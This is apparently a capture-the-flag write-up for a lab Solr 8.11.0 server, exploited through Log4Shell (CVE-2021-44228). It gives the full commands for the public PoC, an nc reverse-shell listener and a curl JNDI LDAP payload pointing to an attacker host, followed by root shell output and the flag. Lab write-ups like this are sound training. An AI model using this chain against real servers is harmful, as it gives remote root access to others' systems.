
The condition of a given task:

`Flag is in /flag.txt примечание: задание может разворачиваться примерно минуту. В это время вы будете видеть Bad Gateway. Просто подождите`

Solution:

Warning! To solve this problem you need a white IP address!!! First we look at what vulnerabilities Solr 8.11.0 has (https://www.cybersecurity-help.cz/vdb/SB2021121345) and immediately see critical log4j On the github find this reputation and try to reproduce this case, so we do: `git clone https://github.com/kozmer/log4j-shell-poc.git cd log4j-shell-poc && pip install -r requirements.txt` `wget https://repo.huaweicloud.com/java/jdk/8u181-b13/jdk-8u181-linux-x64.tar.gz && tar xvzf jdk-8u181-linux-x64.tar.gz && mv jdk1.8.0_181/ jdk1.8.0_20/ && JAVA_HOME=./jdk1.8.0_20`

Next, we run poc.py on our server with a white IP address `python3 poc.py --userip <white_ip_adress> --webport <any_port> --lport <port_for_nc>` and in another window run `nc -lnvp <port_for_nc>` finish him! do this: `curl 'https://<your_lab_id>.web.lms.itmo.xyz/solr/admin/cores?foo=$\{jndi:ldap://<your_white_ip>/a\}'` and wait for a connection to the listening nc to receive the shell.



```
┌──(any□ DESKTOP-DKCHPMA)-[~]
└─$ curl 'https://8fa984ff-d977-4ac1-90eb-2dfdb8b18b54.web.lms.itmo.xyz/solr/a
dmin/cores?foo=$\{jndi:ldap://178.253.22.219:1389/a\}'
{
  "responseHeader":{
    "status":0,
    "QTime":91},
  "initFailures":{},
  "status":{}}

┌──(any□ DESKTOP-DKCHPMA)-[~]
└─$
```

```
root@2195211-dl15786 ~# nc -nlvp 9669
listening on [any] 9669 ...
connect to [178.253.22.219] from (UNKNOWN) [77.234.209.69] 47008
id
uid=0(root) gid=0(root) groups=0(root)
cat /flag.txt
aaf670bdf0cef75eb79f2da5c326cb114c4e74e5118cf3f0aeca364beab0116c1dfb09cf44af107a0f73d78aa8ddc14f
```


```
root@2195211-dl15786 ~/log4j-shell-poc (main)# python3 poc.py --userip 178.253.22.219 --webport 8080 --lport 9669

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://178.253.22.219:1389/a}
[+] Starting Webserver on port 8080 http://0.0.0.0:8080

Listening on 0.0.0.0:1389
Send LDAP reference result for a redirecting to http://178.253.22.219:8080/Exploit.class
77.234.209.69 - - [16/Nov/2023 21:32:40] "GET /Exploit.class HTTP/1.1" 200 -
```



```
root@2195211-dl15786 ~# nc -nlvp 9669
listening on [any] 9669 ...
connect to [178.253.22.219] from (UNKNOWN) [77.234.209.69] 47008
id
uid=0(root) gid=0(root) groups=0(root)
cat /flag.txt
aaf670bdf0cef75eb79f2da5c326cb114c4e74e5118cf3f0aeca364beab0116c1dfb09cf44af107a0f73d78aa8ddc14f□
root@2195211-dl15786 ~#
```

Answer is: ***aaf670bdf0cef75eb79f2da5c326cb114c4e74e5118cf3f0aeca364beab0116c1dfb09cf44af107a0f73d78aa8ddc14f***